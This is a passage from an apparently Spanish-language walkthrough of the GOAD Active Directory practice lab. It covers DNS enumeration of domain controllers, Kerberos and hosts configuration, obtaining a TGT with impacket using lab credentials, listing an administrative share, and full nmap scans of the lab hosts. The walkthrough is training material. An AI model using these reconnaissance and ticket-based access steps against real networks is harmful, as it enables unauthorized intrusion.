5	0 Cred(s)	192.168.56.23	BRAAVOS	ESSOS	Windows Server 2016 Standard Evaluation 14292	1	0

Encontrando la dirección IP de DC



Enumeramos los DC consultando las DNS con nslookup

```
nslookup -type=svr _ldap._tcp.dc._msdcs.<DOMINIO> <IP>
```

```
(venv) [th3king@parrot:~/Desktop/GOAD]
$nslookup -type=srv ldap.tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

ldap.tcp.dc._msdcs.sevenkingdoms.local    service = 0 100 389 kingslanding.sevenkingdoms.local.

(venv) [th3king@parrot:~/Desktop/GOAD]
$nslookup -type=srv ldap.tcp.dc._msdcs.north.sevenkingdoms.local 192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

Non-authoritative answer:
ldap.tcp.dc._msdcs.north.sevenkingdoms.local  service = 0 100 389 winterfell.north.sevenkingdoms.local.

Authoritative answers can be found from:
winterfell.north.sevenkingdoms.local  internet address = 192.168.56.11

(venv) [th3king@parrot:~/Desktop/GOAD]
$nslookup -type=srv ldap.tcp.dc._msdcs.essos.local 192.168.56.10
Server:      192.168.56.10
Address:     192.168.56.10#53

Non-authoritative answer:
ldap.tcp.dc._msdcs.essos.local    service = 0 100 389 meereen.essos.local.

Authoritative answers can be found from:
meereen.essos.local    internet address = 192.168.56.12
meereen.essos.local    internet address = 19.0.2.15
```

Configuramos /etc/hosts y kerberos

Configuramos las DNS editando el fichero /etc/hosts

```
GNU nano 7.1 /etc/hosts
127.0.0.1    localhost
127.0.1.1    h4cklab.justerodriguez.com h4cklab


# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

# GOAD
192.168.56.10  sevenkingdoms.local kingslanding.sevenkingdoms.local kingslanding
192.168.56.11  winterfell.north.sevenkingdoms.local north.sevenkingdoms.local winterfell
192.168.56.12  essos.local meereen.essos.local meereen
192.168.56.22  castelblack.north.sevenkingdoms.local castelblack
192.168.56.23  braavos.essos.local braavos
```


Instalamos el cliente kerberos:

```
sudo apt install krb5-user
```

Configuramos el reino predeterminado como **essos.local**



Los servidores kerberos para el reino **meereen.essos.local** y el nombre del servidor administrativo: **meereen.essos.local**



Configuraremos el fichero `/etc/krb5.conf`

```
[realms]
north.sevenkingdoms.local = {
    kdc = winterfell.north.sevenkingdoms.local
    admin_server = winterfell.north.sevenkingdoms.local
}
sevenkingdoms.local = {
    kdc = kingslanding.sevenkingdoms.local
    admin_server = kingslanding.sevenkingdoms.local
}
essos.local = {
    kdc = meereen.essos.local
    admin_server = meereen.essos.local
}
```

```

GNU nano 5.4 /etc/krb5.conf
[libdefaults]
    default_realm = essos.local

# The following krb5.conf variables are only for MIT Kerberos.
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true

# The following encryption type specification will be used by MIT Kerberos
# if uncommented. In general, the defaults in the MIT Kerberos code are
# correct and overriding these specifications only serves to disable new
# encryption types as they are added, creating interoperability problems.
#
# The only time when you might need to uncomment these lines and change
# the enctype is if you have local software that will break on ticket
# caches containing ticket encryption types it doesn't know about (such as
# old versions of Sun Java).
#
    default_tgs_enctypes = des3-hmac-sha1
    default_tkt_enctypes = des3-hmac-sha1
    permitted_enctypes = des3-hmac-sha1

# The following libdefaults parameters are only for Heimdal Kerberos.
    fcc-mit-ticketflags = true

[realms]
    north.sevenkingdoms.local = {
        kdc = winterfell,north.sevenkingdoms.local
        admin_server = winterfell.north.sevenkingdoms.local
    }
    sevenkingdoms.local = {
        kdc = kingslanding.sevenkingdoms.local
        admin_server = kingslanding.sevenkingdoms.local
    }

    essos.local = {
        kdc = meereen,essos.local
        admin_server = meereen,essos.local
    }

```

Si **krb5-user** ya está instalado se puede reconfigurar con **dpkg-reconfigure krb5-config** o editando **/etc/krb5.conf**

Comprobamos que kerberos nos funciona correctamente obteniendo un **TGT** (Ticket Granting Ticket) para un usuario que ya nos dan sus credenciales:
khal.drogo:horse

Nota: El **TGT** (Ticket Granting Ticket) es el ticket que se presenta ante el **KDC** (Centro de distribución de claves o servidor Kerberos) para obtener los **TGS** (Ticket Granting Service)

Usaremos **getTGT** de **impacket** para obtener un **TGT** a través del usuario de **essos.local** (**khal.drogo**)

Impacket-getTGT essos.local/khal.drogo:horse

```

(env)--(th3king@h4cklab)-[~/GOAD]
$ impacket-getTGT essos.local/khal.drogo:horse
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in khal.drogo.ccache

```

Exportamos el fichero obtenido .ccache a **KRB5CCNAME**

```
(env)-(th3king@h4cklab)-[~/GOAD]  
$ export KRB5CCNAME=khal.drogo.ccache
```

Usamos **smbclient** de **impacket**, para conectarnos con el ticket TGT que obtuvimos y que hemos asignado a KRB5CCNAME:

```
impacket-smbclient -k @braavos.essos.local
```

```
(env)-(th3king@h4cklab)-[~/GOAD]  
$ impacket-smbclient -k @braavos.essos.local  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
Type help for list of commands  
# shares  
ADMIN$  
all  
C$  
CertEnroll  
IPC$  
public  
# use C$  
# ls  
drwx-rw-rw- 0 Thu Feb 14 11:42:10 2019 $Recycle.Bin  
-rw-rw-rw- 384322 Thu Feb 14 19:38:48 2019 bootmgr  
-rw-rw-rw- 1 Thu Feb 14 19:38:48 2019 BOOTNXT  
drwx-rw-rw- 0 Tue Jan 17 22:17:19 2023 Config.Msi  
-rw-rw-rw- 557 Tue Jan 17 21:19:52 2023 dns_log.txt  
drwx-rw-rw- 0 Wed Jan 18 04:51:27 2023 Documents and Settings  
drwx-rw-rw- 0 Tue Jan 17 21:46:23 2023 inetpub  
-rw-rw-rw- 1476395008 Wed Jan 18 08:10:39 2023 pagefile.sys  
drwx-rw-rw- 0 Thu Feb 14 12:19:12 2019 PerfLogs  
drwx-rw-rw- 0 Tue Jan 17 22:47:15 2023 Program Files  
drwx-rw-rw- 0 Tue Jan 17 22:21:25 2023 Program Files (x86)  
drwx-rw-rw- 0 Tue Jan 17 23:05:23 2023 ProgramData  
drwx-rw-rw- 0 Tue Jan 17 20:51:40 2023 Recovery  
drwx-rw-rw- 0 Tue Jan 17 21:57:23 2023 setup  
drwx-rw-rw- 0 Tue Jan 17 22:23:37 2023 shares  
drwx-rw-rw- 0 Tue Jan 17 22:49:09 2023 sysmon  
drwx-rw-rw- 0 Thu Feb 14 19:40:57 2019 System Volume Information  
drwx-rw-rw- 0 Tue Jan 17 21:27:51 2023 tmp  
drwx-rw-rw- 0 Tue Jan 17 22:01:26 2023 Users  
drwx-rw-rw- 0 Tue Jan 17 22:49:25 2023 Windows  
#
```

Como vemos, la configuración de kerberos es correcta, así que podemos desarmar el ticket:

```
(env)-(th3king@h4cklab)-[~/GOAD]  
$ unset KRB5CCNAME
```

Enumeración de red con NMAP

Como ya disponemos de las ip de los host, vamos a realizarles un escaneo completo a todos los puertos (-p-) descubriendo servicios (-sV) con **nmap**:

```
nmap -Pn -p- -sV -sC 192.168.56.10-12,22-23
```

SEVENKINGDOMS

```
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.00046s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:07Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
|_ Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
|_ Not valid before: 2022-12-22T20:28:33
|_ Not valid after: 2023-12-22T20:28:33
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
|_ Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
|_ Not valid before: 2022-12-22T20:28:33
|_ Not valid after: 2023-12-22T20:28:33
|_ ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
|_ Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
|_ Not valid before: 2022-12-22T20:28:33
|_ Not valid after: 2023-12-22T20:28:33
|_ ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
|_ Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
|_ Not valid before: 2022-12-22T20:28:33
|_ Not valid after: 2023-12-22T20:28:33
|_ ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_ ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
|_ Not valid before: 2022-12-15T22:43:24
|_ Not valid after: 2023-06-16T22:43:24
|_ rdp-ntlm-info:
|_ Target_Name: SEVENKINGDOMS
|_ NetBIOS_Domain_Name: SEVENKINGDOMS
|_ NetBIOS_Computer_Name: KINGSLANDING
|_ DNS_Domain_Name: sevenkingdoms.local
|_ DNS_Computer_Name: kingslanding.sevenkingdoms.local
|_ DNS_Tree_Name: sevenkingdoms.local
|_ Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:54+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ ssl-cert: Subject: commonName=VAGRANT
|_ Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
```

```
| Not valid before: 2022-12-15T12:41:15
|_Not valid after: 2025-12-14T12:41:15
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49677/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc Microsoft Windows RPC
49680/tcp open msrpc Microsoft Windows RPC
49701/tcp open msrpc Microsoft Windows RPC
49728/tcp open msrpc Microsoft Windows RPC
55540/tcp open msrpc Microsoft Windows RPC
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
| date: 2023-01-01T18:56:56
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_ nbstat: NetBIOS name: KINGSLANDING, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:fl:fd:53 (Oracle VirtualBox virtual NIC)
```

WINTERFELL

```
Nmap scan report for winterfell.north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00043s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:13Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
3268/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3269/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_rdp-ntlm-info:
| Target_Name: NORTH
| NetBIOS_Domain_Name: NORTH
| NetBIOS_Computer_Name: WINTERFELL
| DNS_Domain_Name: north.sevenkingdoms.local
| DNS_Computer_Name: winterfell.north.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local
| Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:55+00:00
|_ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
```

```
| Not valid before: 2022-12-15T22:53:55
|_Not valid after: 2023-06-16T22:53:55
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T12:44:31
|_Not valid after: 2025-12-14T12:44:31
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49678/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49679/tcp open msrpc Microsoft Windows RPC
49683/tcp open msrpc Microsoft Windows RPC
49730/tcp open msrpc Microsoft Windows RPC
54395/tcp open msrpc Microsoft Windows RPC
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_smb2-time:
| date: 2023-01-01T18:56:57
|_ start_date: N/A
|_nbstat: NetBIOS name: WINTERFELL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:83:e3 (Oracle VirtualBox virtual NIC)
```

ESSOS

```
Nmap scan report for essos.local (192.168.56.12)
Host is up (0.00042s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:25Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_rdp-ntlm-info:
| Target_Name: ESSOS
```

```

| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: MEEREEN
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: meereen.essos.local
| DNS_Tree_Name: essos.local
| Product_Version: 10.0.14393
|_ System_Time: 2023-01-01T18:56:57+00:00
|_ ssl-cert: Subject: commonName=meereen.essos.local
|_ Not valid before: 2022-12-15T22:43:23
|_ Not valid after: 2023-06-16T22:43:23
|_ ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
|_ Not valid before: 2022-12-15T12:59:36
|_ Not valid after: 2025-12-14T12:59:36
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
|_ tls-alpn:
|   h2
|_ http/1.1
|_ http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49685/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49687/tcp open msrpc Microsoft Windows RPC
49700/tcp open msrpc Microsoft Windows RPC
49707/tcp open msrpc Microsoft Windows RPC
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: meereen
|   NetBIOS computer name: MEEREEN\x00
|   Domain name: essos.local
|   Forest name: essos.local
|   FQDN: meereen.essos.local
|_  System time: 2023-01-01T10:56:56-08:00
|_ nbstat: NetBIOS name: MEEREEN, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:43:f0:94 (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2023-01-01T18:56:57
|_  start_date: 2023-01-01T18:13:50
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_ clock-skew: mean: 47m59s, deviation: 2h31m47s, median: 0s

```

CASTELBLACK

Nmap scan report for **castelblack.north.sevenkingdoms.local (192.168.56.22)**

```

Host is up (0.00053s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-ntlm-info:
|   Target_Name: NORTH
|   NetBIOS_Domain_Name: NORTH
|   NetBIOS_Computer_Name: CASTELBLACK
|   DNS_Domain_Name: north.sevenkingdoms.local
|   DNS_Computer_Name: castelblack.north.sevenkingdoms.local
|   DNS_Tree_Name: sevenkingdoms.local

```

```

|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-01T18:14:46
|_Not valid after: 2053-01-01T18:14:46
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=castelblack.north.sevenkingdoms.local
| Not valid before: 2022-12-15T23:01:34
|_Not valid after: 2023-06-16T23:01:34
| rdp-ntlm-info:
| Target_Name: NORTH
| NetBIOS_Domain_Name: NORTH
| NetBIOS_Computer_Name: CASTELBLACK
| DNS_Domain_Name: north.sevenkingdoms.local
| DNS_Computer_Name: castelblack.north.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local
| Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:59+00:00
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_http-title: Not Found
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T13:14:14
|_Not valid after: 2025-12-14T13:14:14
49666/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

Host script results:
| smb2-time:
| date: 2023-01-01T18:56:57
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| ms-sql-info:
| 192.168.56.22:1433:
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433

```

BRAAVOS

```

Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00032s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-01T18:15:15
|_Not valid after: 2053-01-01T18:15:15
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
| Target_Name: ESSOS
| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: BRAAVOS
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: braavos.essos.local
| DNS_Tree_Name: essos.local
|_ Product_Version: 10.0.14393
3389/tcp open ms-wbt-server Microsoft Terminal Services

```

```
| rdp-ntlm-info:
| Target_Name: ESSOS
| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: BRAAVOS
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: braavos.essos.local
| DNS_Tree_Name: essos.local
| Product_Version: 10.0.14393
|_ System_Time: 2023-01-01T19:00:19+00:00
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=braavos.essos.local
| Not valid before: 2022-12-15T23:01:43
|_Not valid after: 2023-06-16T23:01:43
5985/tcp open http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_tls-alpn:
|_ h2
|_ http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
|_ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T13:33:06
|_Not valid after: 2025-12-14T13:33:06
|_ssl-date: 2023-01-01T19:00:59+00:00; 0s from scanner time.
49667/tcp open msrpc      Microsoft Windows RPC
49668/tcp open msrpc      Microsoft Windows RPC
49700/tcp open msrpc      Microsoft Windows RPC
